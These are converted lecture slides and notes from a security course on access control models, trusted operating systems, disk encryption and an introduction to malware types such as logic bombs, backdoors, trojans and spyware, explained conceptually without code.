A particular project may need to use information which is both top secret and secret. . In this case, a solution is the creation of a compartment to cover the information in both. This compartment may include information across multiple sensitivity levels.

## ■ Similar constraints can exist in commercial systems



55

## ■ Discretionary Access Control (DAC)

- The user creating a resource is its owner.
- The owner determines the authorized users of that resource
  - ▶ Access rights and permissions

## ■ Mandatory Access Control (MAC)

- An “administrator” determines authorizations.
  - ▶ A person who creates a resource is not the owner of the resource and does not determine the authorizations.
- Mandatory use of rules or labels

## ■ Role-based access control (RBAC)

- Like MAC, the administrator determines authorizations
- Every user is assigned different roles. A user is logged into one role at any given time.
  - ▶ Authorizations are given to roles.

56

Access control models are sometimes categorized as either discretionary or non-discretionary. The three most widely recognized models are Discretionary Access Control (DAC), Mandatory Access Control (MAC), and Role Based Access Control (RBAC).

Discretionary access control (DAC) is a policy determined by the owner of an object. The owner decides who is allowed to access the object, and what privileges they have.

Two important concepts in DAC are

- File and data ownership: Every object in the system has an owner. In most DAC systems, each object's initial owner is the subject that caused it to be created. The access policy for an object is determined by its owner.
- Access rights and permissions: These are the controls that an owner can assign to other subjects for specific resources.

Mandatory access control (MAC) refers to allowing access to a resource if and only if rules exist that allow a given user to access the resource. The term mandatory has historically implied a very high degree of robustness that assures that the control mechanisms resist subversion, thereby enabling them to enforce an access control policy that is mandated by some regulation that must be absolutely enforced. It is more difficult to manage, but its use is usually justified when used to protect highly sensitive information. Examples include certain government and military information. Management is often simplified (over what can be required) if the information can be protected using hierarchical access control, or by implementing sensitivity labels. In such a system subjects and objects must have labels assigned to them. A subject's sensitivity label specifies its level of trust. An object's sensitivity label specifies the level of trust required for access. In order to access a given object, the subject must have a sensitivity level equal to or higher than the requested object. Controlling the import of information from other systems and export to other systems (including printers) is a critical function of these systems, which must ensure that sensitivity labels are properly maintained and implemented so that sensitive information is appropriately protected at all times.

Role-based access control (RBAC) is also an access policy determined by the system, not by the owner. RBAC is used in commercial applications and also in military systems, where multi-level security requirements may also exist. It can be distinguished from MAC primarily in the way permissions are handled. MAC controls read and write permissions based on a user's clearance level and additional labels. RBAC controls collections of permissions that may include complex operations such as an e-commerce transaction, or may be as simple as read or write. Within an organization, roles are created for various job functions. The permissions to perform certain operations are assigned to specific roles. Members or staff (or other system users) are assigned particular roles, and through those role assignments acquire the computer permissions to perform particular computer-system functions. Since users are not assigned permissions directly, but only acquire them through their role (or roles), management of individual user rights becomes a matter of simply assigning appropriate roles to the user's account; this simplifies common operations, such as adding a user, or changing a user's department. A role in RBAC can be viewed as a set of permissions.


## ■ Secure systems

- Authentication methods
- Trusted OS
  - ▶ Policies
  - ▶ Access control
  - ▶ OS kernel
- Disk encryption


57

## ■ OS kernel:

- part that performs lowest level functions




58



59

- **Authentication of users**
  - password comparison
- **Protection of memory**
  - user space, paging, segmentations
- **File and I/O device access control**
  - access control matrix
- **Allocation & access control to general objects**
  - table lookup
- **Enforcement of sharing**
  - integrity, consistency
- **Fair service**
  - no starvation
- **Inter process communication & synchronization**
  - table lookup
- **Protection of OS protection data**
  - encryption, hardware control, isolation

60



## Design features


- **Coverage**
  - ensure that every access is checked
- **Separation**
  - security mechanisms are isolated from the rest of OS and from user space → easier to protect
- **Unity**
  - all security mechanisms are performed by a single set of code  
→ easier to trace problems
- **Modifiability**
  - security mechanism changes are easier to make and test
- **Compactness**
  - relatively small
- **Verifiability**
  - formal methods, all situations are covered

## ■ Trusted Computing Base (TCB)

- Everything in the trusted OS necessary to enforce security policy

## ■ Reference monitor

- Portion of a TCB that controls accesses to objects
- Collection of access controls for
  - ▶ Devices, Files, Memory, Interprocess communication, Other objects
- Must be
  - ▶ Always invoked when any object is accessed
  - ▶ Small enough
    - ✓ analysis, testing
  - ▶ Tamperproof



63


The trusted computing base (TCB) of a computer system is the set of all hardware, firmware, and/or software components that are critical to its security, in the sense that bugs or vulnerabilities occurring inside the TCB might jeopardize the security properties of the entire system. By contrast, parts of a computer system outside the TCB must not be able to misbehave in a way that would leak any more privileges than are granted to them in accordance to the security policy. The Orange Book, a classic computer security literature reference, describes the TCB of a computer system, as “the totality of protection mechanisms within it, including hardware, firmware, and software, the combination of which is responsible for enforcing a computer security policy”. In other words, a given piece of hardware or software is a part of the TCB if and only if it has been designed to be a part of the mechanism that provides its security to the computer system. In operating systems, this typically consists of the kernel (or microkernel) and a select set of system utilities (for example, setuid programs and daemons in UNIX systems)

**OS Kernel:**

- HW interactions
- Access control

**OS:**

- Resource allocation
- Sharing
- Access control
- Authentication functions




64

**OS Kernel:**


- HW interactions
- Access control

**OS:**

- Resource allocation
- Sharing
- Access control
- Authentication functions




65



66

- Virtualization is used to provide logical separation that gives the user the impression of physical separation
  - OS emulates or simulates a collection of a computer system's resources
    - ▶ processor, memory, I/O devices
  - Each user feels that he/she has a separate machine



67

## ■ Secure systems

- Authentication methods
- Trusted OS
- Disk encryption

68

## ■ Safeguard against physical capture of a disk

- Can be part of the OS or added through separate applications
- Possible in all major operating systems

## ■ Approaches

- Manual
- File system-level
- Full disk encryption

69

Manual encryption requires an active choice from the user to encrypt or decrypt specific files or directories. In contrast, in filesystem-system level encryption, Individual files or directories are encrypted & decrypted by the file system itself, which is often performed as of the OS. Finally, full disk encryption approaches encrypt the full system (sometimes including boot sector). These last approaches are typically implemented below OS level.

## Disk encryption

### ■ Filesystem-level encryption

- **Advantages**

- ▶ Includes separate key usage per file
- ▶ Per file backup possible (in encrypted form)
- ▶ Integration of access control features

- **Implementations**

- ▶ **General purpose file system**

- ✓ Does not encrypt metadata

- ▶ **Cryptographic file systems**

- ✓ Designed for security
  - ✓ Often layered on top of existing file systems

70

In contrast to full disk encryption, filesystem-level encryption, often called file/folder encryption, is a form of disk encryption where individual files or directories are encrypted by the file system itself.

General-purpose file systems that include filesystem-level encryption do not typically encrypt file system metadata, such as the directory structure, file names, sizes or modification timestamps. This can be problematic if the metadata itself needs to be kept confidential. In other words, if files are stored with identifying file names, anyone who has access to the physical disk can know which documents are stored on the disk, although not the contents of the documents. One exception to this is the encryption support being added to the ZFS filesystem. Filesystem metadata such as filenames, ownership, ACLs, extended attributes are all stored encrypted on disk. The ZFS metadata relating to the storage pool is stored in plaintext, so it is possible to determine how many filesystems (datasets) are available in the pool, including which ones are encrypted. The content of the stored files and directories remain encrypted.

Cryptographic file systems are specialized (not general-purpose) file systems that are specifically designed with encryption and security in mind. They usually encrypt all the data they contain – including metadata. Instead of implementing an on-disk format and their own block allocation, these file systems are often layered on top of existing file systems e.g. residing in a directory on a host file system. Many such file systems also offer advanced features, such as deniable encryption, cryptographically secure read-only file system permissions and different views of the directory structure depending on the key or user. One use for a cryptographic file system is when part of an existing file system is synchronized with 'cloud storage'. In such cases the cryptographic file system could be 'stacked' on top, to help protect data confidentiality.

## ■ Full disk encryption

### ● Advantages

- ▶ Encrypts full disk
  - ✓ Including temporary files, metadata, OS and (sometimes) bootstrapping code
- ▶ Users can not accidentally forget to encrypt a file
- ▶ Easy to destroy the data

### ● Weaknesses

- ▶ Cold boot attacks
- ▶ Side channel attacks
  - ✓ Key loggers, acoustic, ...

71

Full disk encryption has several benefits compared to regular file or folder encryption, or encrypted vaults. The following are some benefits of disk encryption.


- Nearly everything including the swap space and the temporary files is encrypted. Encrypting these files is important, as they can reveal important confidential data. With a software implementation, the bootstrapping code cannot be encrypted however. (For example, BitLocker Drive Encryption leaves an unencrypted volume to boot from, while the volume containing the operating system is fully encrypted.)
- With full disk encryption, the decision of which individual files to encrypt is not left up to users' discretion. This is important for situations in which users might not want or might forget to encrypt sensitive files.
- Immediate data destruction, such as simply destroying the cryptographic keys, renders the contained data useless.

### Weaknesses

- Most full disk encryption schemes are vulnerable to a cold boot attack, whereby encryption keys can be stolen by cold-booting a machine already running an operating system, then dumping the contents of memory before the data disappears. The attack relies on the data remanence property of computer memory, whereby data bits can take up to several minutes to degrade after power has been removed. Even a Trusted Platform Module (TPM) is not effective against the attack, as the operating system needs to hold the decryption keys in memory in order to access the disk.
- All software-based encryption systems are vulnerable to various side channel attacks such as acoustic cryptanalysis and hardware keyloggers. In contrast, self-encrypting drives are not vulnerable to these attacks since the hardware encryption key never leaves the disk controller.

## ■ Full disk encryption

### ● MAC OS X 10.7 filevault performance impact



72

From <http://www.maclive.net/macosx107lionfilevaultwholediskencryptionbenchmarkcomparison/>

## ■ Possible features

- **Plausible denial**
- **Hidden containers**
- **Pre-boot authentication**
- **Single sign-on**
- **Custom authentication**
- **Multiple keys**
- **Passphrase strengthening**
- **Hardware acceleration**
- **Trusted Platform Module**
- **Filesystems**
- **Two-factor authentication**
- **Boot sector encryption**

73

Plausibly deniability: describes encryption techniques where the existence of an encrypted file or message is deniable in the sense that an adversary cannot prove that the plaintext data exists.

Hidden containers: Includes hidden containers (an encrypted container (A) within another encrypted container (B) so the existence of container A can not be established) that are created for deniable encryption.

Pre-boot authentication: Whether authentication can be required before booting the computer, thus allowing one to encrypt the boot disk. One issue to address in full disk encryption is that the blocks where the operating system is stored must be decrypted before the OS can boot, meaning that the key has to be available before there is a user interface to ask for a password. Most Full Disk Encryption solutions utilize Pre-Boot Authentication by loading a small, highly secure operating system which is strictly locked down and hashed versus system variables to check for the integrity of the Pre-Boot kernel.

Single sign-on: Whether credentials provided during pre-boot authentication will automatically log the user into the host operating system, thus preventing password fatigue and reducing the need to remember multiple passwords.

Custom authentication: Whether custom authentication mechanisms can be implemented with third-party applications.

Multiple keys: Whether an encrypted volume can have more than one active key. Sometimes, one key is used to destroy all data on the disk when used, or to boot in such a way that only containers which do not contain sensitive information are shown.

Passphrase strengthening: Whether key strengthening is used with plain text passwords to frustrate dictionary attacks, usually using PBKDF2.

Hardware acceleration: Whether dedicated cryptographic accelerator expansion cards can be taken advantage of.

Trusted Platform Module: Trusted Platform Module (TPM) is a secure cryptoprocessor embedded in the motherboard that can be used to authenticate a hardware device. Since each TPM chip is unique to a particular device, it is capable of performing platform authentication. It can be used to verify that the system seeking the access is the expected system. A limited number of disk encryption solutions have support for TPM.

These implementations can wrap the decryption key using the TPM, thus tying the hard disk drive (HDD) to a particular device. If the HDD is removed from that particular device and placed in another, the decryption process will fail. Recovery is possible with the decryption password or token.

Filesystems: what filesystems are supported.

Two-factor authentication: Whether optional security tokens (hardware security modules, such as Aladdin eToken and smart cards) are supported (for example using PKCS#11)

Boot sector encryption: Whole disk encryption often signify that everything on disk is encrypted – including the programs that can encrypt bootable operating system partitions – when part of the disk is necessarily not encrypted. On systems that use a master boot record (MBR), that part of the disk remains non encrypted. Some hardware-based full disk encryption systems can truly encrypt an entire boot disk, including the MBR.



- What are the advantages and disadvantages of increasing the length of hash chains / rainbow tables?
- Explain the major differences between hash chains and rainbow tables.
- What is 2-factor authentication?
- What are the security advantages of using security tokens vs software based approaches?
- Which are the advantages of using full disk encryption vs manual encryption?

- Secure applications
- Secure systems
- **Secure software**
  - **Malware**
    - ▶ Introduction
    - ▶ Examples
    - ▶ A brief overview
    - ▶ Infection methods
    - ▶ Countermeasures
  - Software cracking

1

- **Malware**
  - **Contraction of “malicious soft ware”**
    - ▶ Software with malicious intent
      - ✓ So, not including: spam, bug, hoax, etc.
      - ✓ ...but sometimes linked to these issues
  - **Best known aspect of information security**
    - ▶ In the media
    - ▶ May occasionally be somewhat overrated
  - **Many different types**
    - ▶ Worms, trojan horses, ransomware, spyware, adware, scareware, etc.
    - ▶ Often commonly called: “virus”
      - ✓ Which was the dominant malware form in the 80s and 90s
      - ✓ But is actually just one form of malware

2

Malware, short for malicious software, is any software used to disrupt computer operations, gather sensitive information, or gain access to private computer systems. Malware is defined by its malicious intent, acting against the requirements of the computer user, and does not include software that causes unintentional harm due to some deficiency. The term badware is sometimes used and applied to both true (malicious) malware and unintentionally harmful software.

## ■ Malware is software

- **Can therefore do what regular software can do**
  - ▶ Claim memory
  - ▶ Write, erase files
  - ▶ Communicating over a network
- **When it is “carefully” crafted**
  - ▶ May claim “admin” permissions
    - ✓ E.g. because of a bug exploit
  - ▶ May execute privileged tasks
    - ✓ Setting up a “backdoor”

3

## ■ Secure applications

## ■ Secure systems

## ■ Secure software

### ● Malware

- ▶ Introduction
- ▶ Examples
- ▶ A brief overview
- ▶ Infection methods
- ▶ Countermeasures

### ● Software cracking

4

## ■ Logic bomb

- **Malicious software activated when some (logic) conditions are satisfied**
  - ▶ E.g. date, presence/absence of certain files, etc.
- **Often planted by disgruntled or fired employees**
  - ▶ Who typically has “admin” access
- **Internal threat**
  - ▶ Even more dangerous

## ■ Famous examples

### ● Roger Duronio

- ▶ Terminated UBS employee
- ▶ Planned to bring down the company's stock
- ▶ Sentenced to 8 years prison and 3.1 million dollar



5

A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files (such as a salary database trigger), should they ever be terminated from the company. Software that is inherently malicious, such as viruses and worms, often contain logic bombs that execute a certain payload at a pre-defined time or when some other condition is met. This technique can be used by a virus or worm to gain momentum and spread before being noticed. Some viruses attack their host systems on specific dates, such as Friday the 13th or April Fools' Day. Trojans that activate on certain dates are often called “time bombs”. To be considered a logic bomb, the payload should be unwanted and unknown to the user of the software. As an example, trial programs with code that disables certain functionality after a set time are not normally regarded as logic bombs.

In February 2002 a fired system administrator in the US was sentenced to 3 year and 5 month of prison for placing a logic bomb in the system of his former company, causing USD 10 million damage to the company (source: ICC Cybercrime review 2002-2003).

In June 2006 Roger Duronio, a disgruntled system administrator for UBS, was charged with using a logic bomb to damage the company's computer network, and with securities fraud for his failed plan to drive down the company's stock with activation of the logic bomb. Duronio was later convicted and sentenced to 8 years and 1 month in prison, as well as a \$3.1 million restitution to UBS.

## ■ Backdoor

- **Undocumented access point to software**
  - ▶ allows to bypass access control procedure
- **Many forms**
  - ▶ Used when testing program during design phase
    - ✓ ...but harmful if not removed in production software
    - ✓ ...or if maliciously implemented
  - ▶ Also frequently installed by other malware
  - ▶ May be activated using e.g. special input
    - ✓ E.g. the use of default or override passwords
- **Often hard to block by OS**

## ■ Famous examples

- **Mydoom worm**
  - Installed backdoor for transmitting spam
- **Linux kernel code revision**
- **Samsung android backdoor(2014)**



6

A backdoor in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing unauthorized remote access to a computer, or obtaining access to plaintext while attempting to remain undetected. The backdoor may take the form of a hidden part of a program, a separate malware program may subvert the system through a rootkit, or it may be deliberately installed for maintenance or debugging. Default passwords can also function as backdoors if they are not changed by the user. Some debugging features can also act as backdoors if they are not removed in the release version.

- Many computer worms, such as Sobig and Mydoom, install a backdoor on the affected computer (generally a PC on broadband running Microsoft Windows and Microsoft Outlook). Such backdoors appear to be installed so that spammers can send junk e-mail from the infected machines. Others, such as the Sony/BMG rootkit distributed silently on millions of music CDs through late 2005, are intended as DRM measures—and, in that case, as data gathering agents, since both surreptitious programs they installed routinely contacted central servers.
- A sophisticated attempt to plant a backdoor in the Linux kernel, exposed in November 2003, added a small and subtle code change by subverting the revision control system. In this case, a two-line change appeared to check root access permissions of a caller to the sys\_wait4 function, but because it used assignment= instead of equality checking ==, it actually granted permissions to the system. This difference is easily overlooked, and could even be interpreted as an accidental typographical error, rather than an intentional attack
- In January 2014, a backdoor was discovered in certain Samsung Android products, like the Galaxy devices. The Samsung proprietary Android versions are fitted with a backdoor that provides remote access to the data stored on the device. In particular, the Samsung Android software that is in charge of handling the communications with the modem, using the Samsung IPC protocol, implements a class of requests known as remote file server (RFS) commands, that allows the backdoor operator to perform via modem remote I/O operations on the device hard disk or other storage. As the modem is running Samsung proprietary Android software, it is likely that it offers over-the-air remote control that could then be used to issue the RFS commands and thus to access the file system on the device

## ■ Backdoor types

- **Software backdoors**
  - ▶ Inserted in code
- **Object code backdoors**
  - ▶ Modify object code, rather than software code
  - ▶ Much harder to detect
    - ✓ People typically inspect only human-written code
- **Asymmetric backdoors**
  - ▶ Only usable by original creator
  - ▶ Also called ‐kleptography‐
  - ▶ E.g. NSA backdoor in the Dual\_EC\_DRBG standard
- **Compiler backdoors**
  - ▶ Compiler is subverted to create backdoors in compiled programs
  - ▶ Even when compiling itself



7

Object code backdoors. Harder to detect backdoors involve modifying object code, rather than source code. Object code is much harder to inspect, as it is designed to be machine-readable, not human-readable. These backdoors can be inserted either directly in the on-disk object code, or inserted at some point during compilation, assembly linking, or loading. In the latter case the backdoor never appears on disk, only in memory. Object code backdoors are difficult to detect by inspection of the object code but are easily detected by simply checking for changes (differences), notably in length or in checksum, and in some cases can be detected or analyzed by disassembling the object code. Further, object code backdoors can be removed (assuming source code is available) by simply recompiling from source.

Asymmetric backdoors. A traditional backdoor is a symmetric backdoor: anyone that finds the backdoor can in turn use it. The notion of an asymmetric backdoor was introduced by Adam Young and Moti Yung in the Proceedings of Advances in Cryptology: Crypto '96. An asymmetric backdoor can only be used by the attacker who plants it, even if the full implementation of the backdoor becomes public (e.g., via publishing, being discovered and disclosed by reverse engineering, etc.). Also, it is computationally intractable to detect the presence of an asymmetric backdoor under black-box queries. This class of attacks have been termed kleptography; they can be carried out in software, hardware (for example, smartcards), or a combination of the two. The theory of asymmetric backdoors is part of a larger field now called cryptovirology. Notably, NSA inserted a kleptographic backdoor into the Dual\_EC\_DRBG standard.

Compiler backdoors. A sophisticated form of a black box backdoor is a compiler backdoor, where not only is a compiler subverted (to insert a backdoor in some other program, such as a login program), but it is further modified to detect when it is compiling itself and then inserts both the backdoor insertion code (targeting the other program) and the code modifying self-compilation, like the mechanism how retroviruses infect their host. This can be done by modifying the source code, and the resulting compromised compiler (object code) can compile the original (unmodified) source code and insert itself: the exploit has been boot-strapped.

## ■ Trojan horse

- **Malicious software representing itself as useful**
  - ▶ E.g. as extra code in otherwise trusted executable
  - ▶ Frequently installed through social engineering
- **Requires elevated installation privileges**
- **Can enact any malicious intent**
  - ▶ Spying, crashing, theft, use as proxy, etc.
  - ▶ Most often installs a backdoor and contacts a controller

## ■ Famous examples

- **NetBus**
  - ▶ Software program for remote control of windows PC
- **Sub7 (1999 – 2014)**
  - ▶ Virtual control over infected PC
  - ▶ Recording, password retrieval, port scanning,
  - ▶ Contained a trapdoor from the original developer



8

A Trojan horse, or Trojan, is any malicious computer program which misrepresents itself as useful, routine, or interesting in order to persuade a victim to install it. The term is derived from the Ancient Greek story of the wooden horse that was used to help Greek troops invade the city of Troy by stealth. Trojans are often spread by some form of social engineering, for example where a user is duped into executing an e-mail attachment disguised to be unsuspicious, (e.g., a routine form to be filled in), or by drive-by download. Although their payload can be anything, many modern forms act as a backdoor, contacting a controller which can then have unauthorized access to the affected computer. While Trojans and backdoors are not easily detectable by themselves, computers may appear to run slower due to heavy processor or network usage. Unlike computer viruses and worms, Trojans generally do not attempt to inject themselves into other files or otherwise propagate themselves.

## ■ Spyware

- **Collects and sends information (system information, passwords, private data, etc.) about user**
  - ▶ Often disguised as seemingly legitimate software
- **Specific software to detect/remove spyware exists**
  - ▶ Task not always performed by regular virus scanner
  - ▶ However some spyware removal programs install other malware

## ■ Famous examples

### ● FinFisher

- ▶ High-end surveillance suite sold to law enforcement



